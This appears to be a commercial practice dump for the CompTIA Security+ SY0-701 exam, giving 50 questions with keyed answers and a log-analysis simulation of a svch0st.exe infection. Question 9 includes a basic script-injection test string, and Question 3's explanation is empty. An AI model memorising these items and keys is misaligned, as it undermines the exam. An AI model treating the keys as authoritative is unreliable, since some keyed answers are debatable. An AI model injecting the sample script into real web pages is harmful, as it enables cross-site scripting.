



VirtuLearn
Trusted, Accurate & Reliable
vp

TRUSTED, ACCURATE AND RELIABLE

The most comprehensive IT certification
preparation materials in the industry!



Expert-Verified



Exam-Ready



Regularly Updated

All rights reserved. No part of this document may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other non-commercial uses permitted by copyright law. Unauthorized copying, reselling, or distribution of this document is strictly prohibited and may result in legal action.

CompTIA

SY0-701

CompTIA Security+
Certification Exam

QUESTION: 1

A company purchased cyber insurance to address items listed on the risk register. Which of the following strategies does this represent?

- A. Accept
- B. Transfer
- C. Mitigate
- D. Avoid

Answer(s): B

QUESTION: 2

Which of the following is the most likely to be used to document risks, responsible parties, and thresholds?

- A. Risk tolerance
- B. Risk transfer
- C. Risk register
- D. Risk analysis

Answer(s): C

QUESTION: 3

HOTSPOT (Drag and Drop is not supported)

You are a security administrator investigating a potential infection on a network.


INSTRUCTIONS

Click on each host and firewall. Review all logs to determine which host originated the infection and then identify if each remaining host is clean or infected.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

192.168.10.22 X

```
4/17/2019 14:30 Info Scheduled scan initiated
4/17/2019 14:31 Info Checking for update
4/17/2019 14:32 Info No update available
4/17/2019 14:33 Info Checking for definition update
4/17/2019 14:34 Info No definition update available
4/17/2019 14:35 Info Scan type = full
4/17/2019 14:36 Info Scan start
4/17/2019 14:37 Info Scanning system files
4/17/2019 14:38 Info Scanning temporary files
4/17/2019 14:39 Info Scanning services
4/17/2019 14:40 Info Scanning boot sector
4/17/2019 14:41 Info Scan complete
4/17/2019 14:42 Info Files removed: 0
4/17/2019 14:43 Info Files quarantined: 0
4/17/2019 14:44 Info Boot sector: clean
4/17/2019 14:45 Info Next scheduled scan: 4/18/2019 14:30
4/18/2019 2:31 Warn Scheduled scan disabled by process svch0st.exe
4/18/2019 2:32 Warn Scheduled update disabled by process scvh0st.exe
```



```
192.168.10.37
4/17/2019 14:30 Info Scheduled scan initiated
4/17/2019 14:31 Info Checking for update
4/17/2019 14:32 Info No update available
4/17/2019 14:33 Info Checking for definition update
4/17/2019 14:34 Info No definition update available
4/17/2019 14:35 Info Scan type = full
4/17/2019 14:36 Info Scan start
4/17/2019 14:37 Info Scanning system files
4/17/2019 14:38 Info Scanning temporary files
4/17/2019 14:39 Info Scanning services
4/17/2019 14:40 Info Scanning boot sector
4/17/2019 14:41 Info Scan complete
4/17/2019 14:42 Info Files removed: 0
4/17/2019 14:43 Info Files quarantined: 0
4/17/2019 14:44 Info Boot sector: clean
4/17/2019 14:45 Info Next scheduled scan: 4/18/2019 14:30
4/18/2019 14:30 Info Scheduled scan initiated
4/18/2019 14:31 Info Checking for update
4/18/2019 14:32 Info No update available
4/18/2019 14:33 Info Checking for definition update
4/18/2019 14:34 Info Update available v10.2.3.4440
4/18/2019 14:33 Info Downloading update
4/18/2019 14:35 Info Definition update complete
4/18/2019 14:35 Info Scan type = full
4/18/2019 14:36 Info Scan start
4/18/2019 14:37 Info Scanning system files
4/18/2019 14:37 Warn File found svch0st.exe match definition v10.2.3.4440
4/18/2019 14:37 Warn File quarantined svch0st.exe
4/18/2019 14:38 Info Scanning temporary files
4/18/2019 14:39 Info Scanning services
4/18/2019 14:40 Info Scanning boot sector
4/18/2019 14:41 Info Scan complete
4/18/2019 14:42 Info Files removed: 0
4/18/2019 14:43 Info Files quarantined: 1
4/18/2019 14:44 Info Boot sector: clean
4/18/2019 14:45 Info Next scheduled scan: 4/19/2019 14:30
```



```
192.168.10.41
4/17/2019 14:30 Info Scheduled scan initiated
4/17/2019 14:31 Info Checking for update
4/17/2019 14:32 Info No update available
4/17/2019 14:33 Info Checking for definition update
4/17/2019 14:34 Info No definition update available
4/17/2019 14:35 Info Scan type = full
4/17/2019 14:36 Info Scan start
4/17/2019 14:37 Info Scanning system files
4/17/2019 14:38 Info Scanning temporary files
4/17/2019 14:39 Info Scanning services
4/17/2019 14:40 Info Scanning boot sector
4/17/2019 14:41 Info Scan complete
4/17/2019 14:42 Info Files removed: 0
4/17/2019 14:43 Info Files quarantined: 0
4/17/2019 14:44 Info Boot sector: clean
4/17/2019 14:45 Info Next scheduled scan: 4/18/2019 14:30
4/18/2019 14:30 Info Scheduled scan initiated
4/18/2019 14:31 Info Checking for update
4/18/2019 14:32 Info No update available
4/18/2019 14:33 Info Checking for definition update
4/18/2019 14:34 Error Unable to reach update server
4/18/2019 14:35 Info Scan type = full
4/18/2019 14:36 Info Scan start
4/18/2019 14:37 Info Scanning system files
4/18/2019 14:37 Warn File svch0st.exe match heuristic pattern 0c09488c08d0f3k
4/18/2019 14:37 Error Unable to quarantine file svch0st.exe
4/18/2019 14:38 Info Scanning temporary files
4/18/2019 14:39 Info Scanning services
4/18/2019 14:40 Info Scanning boot sector
4/18/2019 14:41 Info Scan complete
4/18/2019 14:42 Info Files removed: 0
4/18/2019 14:43 Info Files quarantined: 0
4/18/2019 14:43 Warn File quarantine file
4/18/2019 14:44 Info Boot sector: clean
4/18/2019 14:45 Info Next scheduled scan: 4/19/2019 14:30
```

Firewall								
Timestamp	Source	Destination	Destination Port	Application	Action	Client Bytes	Server Bytes	
4/17/2019 16:01:44	10.10.9.18	57.203.54.183	443	ssl	Permit	6953	99427	
4/17/2019 16:01:58	192.168.10.37	57.203.54.221	443	ssl	Permit	9301	199386	
4/17/2019 16:17:06	192.168.10.22	10.10.9.12	135	rpc	Permit	175	1504	
4/17/2019 16:27:36	192.168.10.41	10.10.9.12	445	smbv1	Permit	345	34757	
4/17/2019 16:28:06	10.10.9.12	192.168.10.41	135	rpc	Permit	754	4771	
4/17/2019 16:33:31	10.10.9.18	192.168.10.22	135	rpc	Permit	643	2355	
4/17/2019 16:35:36	192.168.10.37	10.10.9.12	135	smbv2	Permit	649	5644	
4/17/2019 23:58:36	10.10.9.12	192.168.10.41		icmp	Permit	128	128	
4/17/2019 23:58:43	10.10.9.12	192.168.10.22		icmp	Permit	128	128	
4/17/2019 23:58:45	10.10.9.12	192.168.10.37		icmp	Permit	128	128	
4/18/2019 2:31:36	10.10.9.18	192.168.10.41	445	smbv2	Permit	1874	23874	
4/18/2019 2:31:45	192.168.10.22	57.203.55.29	8080	http	Permit	7203	75997	
4/18/2019 2:31:51	10.10.9.18	57.203.56.201	443	ssl	Permit	9953	199730	
4/18/2019 2:31:02	192.168.10.22	57.203.55.234	443	http	Permit	4937	84937	
4/18/2019 2:39:11	192.168.10.41	57.203.53.89	8080	http	Permit	8201	133183	
4/18/2019 2:39:12	10.10.9.18	57.203.55.19	8080	ssl	Permit	1284	9102854	
4/18/2019 2:39:32	192.168.10.37	57.203.56.113	443	ssl	Permit	9341	9938	
4/18/2019 13:37:36	192.168.10.22	10.10.9.18	445	smbv3	Permit	1874	23874	
4/18/2019 13:39:43	192.168.10.22	10.10.9.18	135	rpc	Permit	673	41358	
4/18/2019 13:45:04	10.10.9.18	192.168.10.37	135	rpc	Permit	693	1952	
4/18/2019 13:47:44	10.10.9.12	192.168.10.41	445	smbv3	Permit	482	3505	
4/18/2019 13:52:57	10.10.9.18	192.168.10.22	135	rpc	Permit	545	9063	
4/18/2019 13:53:01	192.168.10.37	10.10.9.12	335	smbv3	Permit	876	8068	
4/18/2019 14:30:04	10.10.9.12	57.203.56.231	443	ssl	Permit	9901	199730	
4/18/2019 14:30:04	192.168.10.37	57.203.56.143	443	ssl	Permit	10092	209938	

10.10.9.12

×

```

4/17/2019 14:30 Info Scheduled scan initiated
4/17/2019 14:31 Info Checking for update
4/17/2019 14:32 Info No update available
4/17/2019 14:33 Info Checking for definition update
4/17/2019 14:34 Info No definition update available
4/17/2019 14:35 Info Scan type = full
4/17/2019 14:36 Info Scan start
4/17/2019 14:37 Info Scanning system files
4/17/2019 14:38 Info Scanning temporary files
4/17/2019 14:39 Info Scanning services
4/17/2019 14:40 Info Scanning boot sector
4/17/2019 14:41 Info Scan complete
4/17/2019 14:42 Info Files removed: 0
4/17/2019 14:43 Info Files quarantined: 0
4/17/2019 14:44 Info Boot sector: clean
4/17/2019 14:45 Info Next scheduled scan: 4/18/2019 14:30
4/18/2019 14:30 Info Scheduled scan initiated
4/18/2019 14:31 Info Checking for update
4/18/2019 14:32 Info No update available
4/18/2019 14:33 Info Checking for definition update
4/18/2019 14:34 Info Update available v10.2.3.4440
4/18/2019 14:33 Info Downloading update
4/18/2019 14:35 Info Definition update complete
4/18/2019 14:35 Info Scan type = full
4/18/2019 14:36 Info Scan start
4/18/2019 14:37 Info Scanning system files
4/18/2019 14:37 Warn File found svchost.exe match definition v10.2.3.4440
4/18/2019 14:37 Warn File quarantined svchost.exe
4/18/2019 14:38 Info Scanning temporary files
4/18/2019 14:39 Info Scanning services
4/18/2019 14:40 Info Scanning boot sector
4/18/2019 14:41 Info Scan complete
4/18/2019 14:42 Info Files removed: 0
4/18/2019 14:43 Info Files quarantined: 1
4/18/2019 14:44 Info Boot sector: clean
4/18/2019 14:45 Info Next scheduled scan: 4/19/2019 14:30

```



10.10.9.18
✕

```

4/17/2019 14:30 Info Scheduled scan initiated
4/17/2019 14:31 Info Checking for update
4/17/2019 14:32 Info No update available
4/17/2019 14:33 Info Checking for definition update
4/17/2019 14:34 Info No definition update available
4/17/2019 14:35 Info Scan type = full
4/17/2019 14:36 Info Scan start
4/17/2019 14:37 Info Scanning system files
4/17/2019 14:38 Info Scanning temporary files
4/17/2019 14:39 Info Scanning services
4/17/2019 14:40 Info Scanning boot sector
4/17/2019 14:41 Info Scan complete
4/17/2019 14:42 Info Files removed: 0
4/17/2019 14:43 Info Files quarantined: 0
4/17/2019 14:44 Info Boot sector: clean
4/17/2019 14:45 Info Next scheduled scan: 4/18/2019 14:30
4/18/2019 14:30 Info Scheduled scan initiated
4/18/2019 14:31 Info Checking for update
4/18/2019 14:32 Info No update available
4/18/2019 14:33 Info Checking for definition update
4/18/2019 14:34 Error Unable to reach update server
4/18/2019 14:35 Info Scan type = full
4/18/2019 14:36 Info Scan start
4/18/2019 14:37 Info Scanning system files
4/18/2019 14:37 Warn File svch0st.exe match heuristic pattern 0c09488c08d0f3k
4/18/2019 14:37 Error Unable to quarantine file svch0st.exe
4/18/2019 14:38 Info Scanning temporary files
4/18/2019 14:39 Info Scanning services
4/18/2019 14:40 Info Scanning boot sector
4/18/2019 14:41 Info Scan complete
4/18/2019 14:42 Info Files removed: 0
4/18/2019 14:43 Info Files quarantined: 0
4/18/2019 14:43 Warn File quarantine file
4/18/2019 14:44 Info Boot sector: clean
4/18/2019 14:45 Info Next scheduled scan: 4/19/2019 14:30

```


Hot Area:



A. See Explanation section for answer.

Answer(s): A

Explanation:

**QUESTION: 4**

A systems administrator notices that the research and development department is not using the company VPN when accessing various company-related services and systems. Which of the following scenarios describes this activity?

- A. Espionage
- B. Data exfiltration
- C. Nation-state attack
- D. Shadow IT

Answer(s): D

QUESTION: 5

Which of the following threat vectors is most commonly utilized by insider threat actors attempting data exfiltration?

- A. Unidentified removable devices
- B. Default network device credentials
- C. Spear phishing emails

D. Impersonation of business units through typosquatting

Answer(s): A

QUESTION: 6

Which of the following agreement types defines the time frame in which a vendor needs to respond?

- A. SOW
- B. SLA
- C. MOA
- D. MOU

Answer(s): B

QUESTION: 7

Which of the following is a feature of a next-generation SIEM system?

- A. Virus signatures
- B. Automated response actions
- C. Security agent deployment
- D. Vulnerability scanning

Answer(s): B

QUESTION: 8

To improve the security at a data center, a security administrator implements a CCTV system and posts several signs about the possibility of being filmed.

Which of the following best describe these types of controls? (Choose two.)

- A. Preventive
- B. Deterrent
- C. Corrective
- D. Directive
- E. Compensating
- F. Detective

Answer(s): B, F

QUESTION: 9

Which of the following examples would be best mitigated by input sanitization?

- A. `<script>alert("Warning!");</script>`
- B. `nmap - 10.11.1.130`

- C. Email message: "Click this link to get your free gift card."
- D. Browser message: "Your connection is not private."

Answer(s): A

QUESTION: 10

An attacker posing as the Chief Executive Officer calls an employee and instructs the employee to buy gift cards.

Which of the following techniques is the attacker using?

- A. Smishing
- B. Disinformation
- C. Impersonating
- D. Whaling

Answer(s): C

QUESTION: 11

After conducting a vulnerability scan, a systems administrator notices that one of the identified vulnerabilities is not present on the systems that were scanned.

Which of the following describes this example?

- A. False positive
- B. False negative
- C. True positive
- D. True negative

Answer(s): A

QUESTION: 12

A recent penetration test identified that an attacker could flood the MAC address table of network switches.

Which of the following would best mitigate this type of attack?

- A. Load balancer
- B. Port security
- C. IPS
- D. NGFW

Answer(s): B

QUESTION: 13

A user would like to install software and features that are not available with a smartphone's default software.

Which of the following would allow the user to install unauthorized software and enable new features?

- A. SQLi
- B. Cross-site scripting
- C. Jailbreaking
- D. Side loading

Answer(s): C

QUESTION: 14

Which of the following phases of an incident response involves generating reports?

- A. Recovery
- B. Preparation
- C. Lessons learned
- D. Containment

Answer(s): C

QUESTION: 15

Which of the following methods would most likely be used to identify legacy systems?

- A. Bug bounty program
- B. Vulnerability scan
- C. Package monitoring
- D. Dynamic analysis

Answer(s): B

QUESTION: 16

Employees located off-site must have access to company resources in order to complete their assigned tasks. These employees utilize a solution that allows remote access without interception concerns.

Which of the following best describes this solution?

- A. Proxy server
- B. NGFW
- C. VPN
- D. Security zone

Answer(s): C

QUESTION: 17

A company allows customers to upload PDF documents to its public e-commerce website. Which of the following would a security analyst most likely recommend?

- A. Utilizing attack signatures in an IDS
- B. Enabling malware detection through a UTM
- C. Limiting the affected servers with a load balancer
- D. Blocking command injections via a WAF

Answer(s): B

QUESTION: 18

A security analyst developed a script to automate a trivial and repeatable task. Which of the following best describes the benefits of ensuring other team members understand how the script works?

- A. To reduce implementation cost
- B. To identify complexity
- C. To remediate technical debt
- D. To prevent a single point of failure

Answer(s): D

QUESTION: 19

A company is decommissioning its physical servers and replacing them with an architecture that will reduce the number of individual operating systems. Which of the following strategies should the company use to achieve this security requirement?

- A. Microservices
- B. Containerization
- C. Virtualization
- D. Infrastructure as code

Answer(s): B

QUESTION: 20

An administrator needs to perform server hardening before deployment. Which of the following steps should the administrator take? (Choose two.)

- A. Disable default accounts.
- B. Add the server to the asset inventory.
- C. Remove unnecessary services.
- D. Document default passwords.
- E. Send server logs to the SIEM.
- F. Join the server to the corporate domain.

Answer(s): A, C

QUESTION: 21

A Chief Information Security Officer would like to conduct frequent, detailed reviews of systems and procedures to track compliance objectives.

Which of the following will be the best method to achieve this objective?

- A. Third-party attestation
- B. Penetration testing
- C. Internal auditing
- D. Vulnerability scans

Answer(s): C

QUESTION: 22

Which of the following security concepts is accomplished with the installation of a RADIUS server?

- A. CIA
- B. AAA
- C. ACL
- D. PEM

Answer(s): B

QUESTION: 23

After creating a contract for IT contractors, the human resources department changed several clauses. The contract has gone through three revisions.

Which of the following processes should the human resources department follow to track revisions?

- A. Version validation
- B. Version changes
- C. Version updates
- D. Version control

Answer(s): D

QUESTION: 24

The executive management team is mandating the company develop a disaster recovery plan. The cost must be kept to a minimum, and the money to fund additional internet connections is not available.

Which of the following would be the best option?

- A. Hot site
- B. Cold site
- C. Failover site
- D. Warm site

Answer(s): B

QUESTION: 25

An administrator at a small business notices an increase in support calls from employees who receive a blocked page message after trying to navigate to a spoofed website.

Which of the following should the administrator do?

- A. Deploy multifactor authentication.
- B. Decrease the level of the web filter settings.
- C. Implement security awareness training.
- D. Update the acceptable use policy.

Answer(s): C

QUESTION: 26

Which of the following teams is best suited to determine whether a company has systems that can be exploited by a potential, identified vulnerability?

- A. Purple team
- B. Blue team
- C. Red team
- D. White team

Answer(s): C

QUESTION: 27

A company is reviewing options to enforce user logins after several account takeovers. The following conditions must be met as part of the solution:

- Allow employees to work remotely or from assigned offices around the world.
- Provide a seamless login experience.
- Limit the amount of equipment required.

Which of the following **best** meets these conditions?

- A. Trusted devices
- B. Geotagging
- C. Smart cards
- D. Time-based logins

Answer(s): A

QUESTION: 28

Which of the following methods can be used to detect attackers who have successfully infiltrated a network? (Choose two.)

- A. Tokenization
- B. CI/CD
- C. Honeypots
- D. Threat modeling
- E. DNS sinkhole
- F. Data obfuscation

Answer(s): C, E

QUESTION: 29

A company wants to ensure that the software it develops will not be tampered with after the final version is completed.

Which of the following should the company most likely use?

- A. Hashing
- B. Encryption
- C. Baselines
- D. Tokenization

Answer(s): A

QUESTION: 30

An organization completed a project to deploy SSO across all business applications last year. Recently, the finance department selected a new cloud-based accounting software vendor. Which of the following should most likely be configured during the new software deployment?

- A. RADIUS
- B. SAML
- C. EAP
- D. OpenID

Answer(s): B

QUESTION: 31

A user, who is waiting for a flight at an airport, logs in to the airline website using the public Wi-Fi, ignores a security warning and purchases an upgraded seat.

When the flight lands, the user finds unauthorized credit card charges.

Which of the following attacks most likely occurred?

- A. Replay attack
- B. Memory leak
- C. Buffer overflow attack
- D. On-path attack

Answer(s): D

QUESTION: 32

A network engineer deployed a redundant switch stack to increase system availability. However, the budget can only cover the cost of one ISP connection.

Which of the following best describes the potential risk factor?

- A. The equipment MTBF is unknown.
- B. The ISP has no SLA.
- C. An RPO has not been determined.
- D. There is a single point of failure.

Answer(s): D

QUESTION: 33

A network team segmented a critical, end-of-life server to a VLAN that can only be reached by specific devices but cannot be reached by the perimeter network.

Which of the following best describe the controls the team implemented? (Choose two.)

- A. Managerial
- B. Physical
- C. Corrective
- D. Detective
- E. Compensating
- F. Technical
- G. Deterrent

Answer(s): E, F

QUESTION: 34

A threat actor was able to use a username and password to log in to a stolen company mobile device.

Which of the following provides the best solution to increase mobile data security on all employees' company mobile devices?

- A. Application management
- B. Full disk encryption

- C. Remote wipe
- D. Containerization

Answer(s): C

QUESTION: 35

Which of the following best describes the risk present after controls and mitigating factors have been applied?

- A. Residual
- B. Avoided
- C. Inherent
- D. Operational

Answer(s): A

QUESTION: 36

A software development team asked a security administrator to recommend techniques that should be used to reduce the chances of the software being reverse engineered. Which of the following should the security administrator recommend?

- A. Digitally signing the software
- B. Performing code obfuscation
- C. Limiting the use of third-party libraries
- D. Using compile flags

Answer(s): B

QUESTION: 37

Which of the following is a possible factor for MFA?

- A. Something you exhibit
- B. Something you have
- C. Somewhere you are
- D. Someone you know

Answer(s): B

QUESTION: 38

Easy-to-guess passwords led to an account compromise. The current password policy requires at least 12 alphanumeric characters, one uppercase character, one lowercase character, a password history of two passwords, a minimum password age of one day, and a maximum password age of 90 days.

Which of the following would reduce the risk of this incident from happening again? (Choose two.)

- A. Increasing the minimum password length to 14 characters.
- B. Upgrading the password hashing algorithm from MD5 to SHA-512.
- C. Increasing the maximum password age to 120 days.
- D. Reducing the minimum password length to ten characters.
- E. Reducing the minimum password age to zero days.
- F. Including a requirement for at least one special character.

Answer(s): A, F

QUESTION: 39

A user downloaded software from an online forum. After the user installed the software, the security team observed external network traffic connecting to the user's computer on an uncommon port.

Which of the following is the most likely explanation of this unauthorized connection?

- A. The software had a hidden keylogger.
- B. The software was ransomware.
- C. The user's computer had a fileless virus.
- D. The software contained a backdoor.

Answer(s): D

QUESTION: 40

A utility company is designing a new platform that will host all the virtual machines used by business applications. The requirements include:

- A starting baseline of 50% memory utilization
- Storage scalability
- Single circuit failure resilience

Which of the following **best** meets all of these requirements?

- A. Connecting dual PDUs to redundant power supplies
- B. Transitioning the platform to an IaaS provider
- C. Configuring network load balancing for multiple paths
- D. Deploying multiple large NAS devices for each host

Answer(s): B

QUESTION: 41

Which of the following best describes a use case for a DNS sinkhole?

- A. Attackers can see a DNS sinkhole as a highly valuable resource to identify a company's domain structure.
- B. A DNS sinkhole can be used to draw employees away from known-good websites to malicious ones owned by the attacker.
- C. A DNS sinkhole can be used to capture traffic to known-malicious domains used by attackers.
- D. A DNS sinkhole can be set up to attract potential attackers away from a company's network resources.

Answer(s): C

QUESTION: 42

An incident analyst finds several image files on a hard disk. The image files may contain geolocation coordinates.

Which of the following best describes the type of information the analyst is trying to extract from the image files?

- A. Log data
- B. Metadata
- C. Encrypted data
- D. Sensitive data

Answer(s): B

QUESTION: 43

Which of the following most likely describes why a security engineer would configure all outbound emails to use S/MIME digital signatures?

- A. To meet compliance standards
- B. To increase delivery rates
- C. To block phishing attacks
- D. To ensure non-repudiation

Answer(s): D

QUESTION: 44

During a recent company safety stand-down, the cyber-awareness team gave a presentation on the importance of cyber hygiene. One topic the team covered was best practices for printing centers.

Which of the following describes an attack method that relates to printing centers?

- A. Whaling
- B. Credential harvesting
- C. Prepending

D. Dumpster diving

Answer(s): D

QUESTION: 45

Which of the following considerations is the most important regarding cryptography used in an IoT device?

- A. Resource constraints
- B. Available bandwidth
- C. The use of block ciphers
- D. The compatibility of the TLS version

Answer(s): A

QUESTION: 46

A coffee shop owner wants to restrict internet access to only paying customers by prompting them for a receipt number.

Which of the following is the best method to use given this requirement?

- A. WPA3
- B. Captive portal
- C. PSK
- D. IEEE 802.1X

Answer(s): B

QUESTION: 47

While performing digital forensics, which of the following is considered the most volatile and should have the contents collected first?

- A. Hard drive
- B. RAM
- C. SSD
- D. Temporary files

Answer(s): B

QUESTION: 48

A hosting provider needs to prove that its security controls have been in place over the last six months and have sufficiently protected customer data.

Which of the following would provide the best proof that the hosting provider has met the requirements?

- A. NIST CSF
- B. SOC 2 Type 2 report
- C. CIS Top 20 compliance reports
- D. Vulnerability report

Answer(s): B

QUESTION: 49

A city municipality lost its primary data center when a tornado hit the facility.

Which of the following should the city staff use immediately after the disaster to handle essential public services?

- A. BCP
- B. Communication plan
- C. DRP
- D. IRP

Answer(s): C

QUESTION: 50

Which of the following is considered a preventive control?

- A. Configuration auditing
- B. Log correlation
- C. Incident alerts
- D. Segregation of duties

Answer(s): D

QUESTION: 51

A systems administrator notices that a testing system is down.

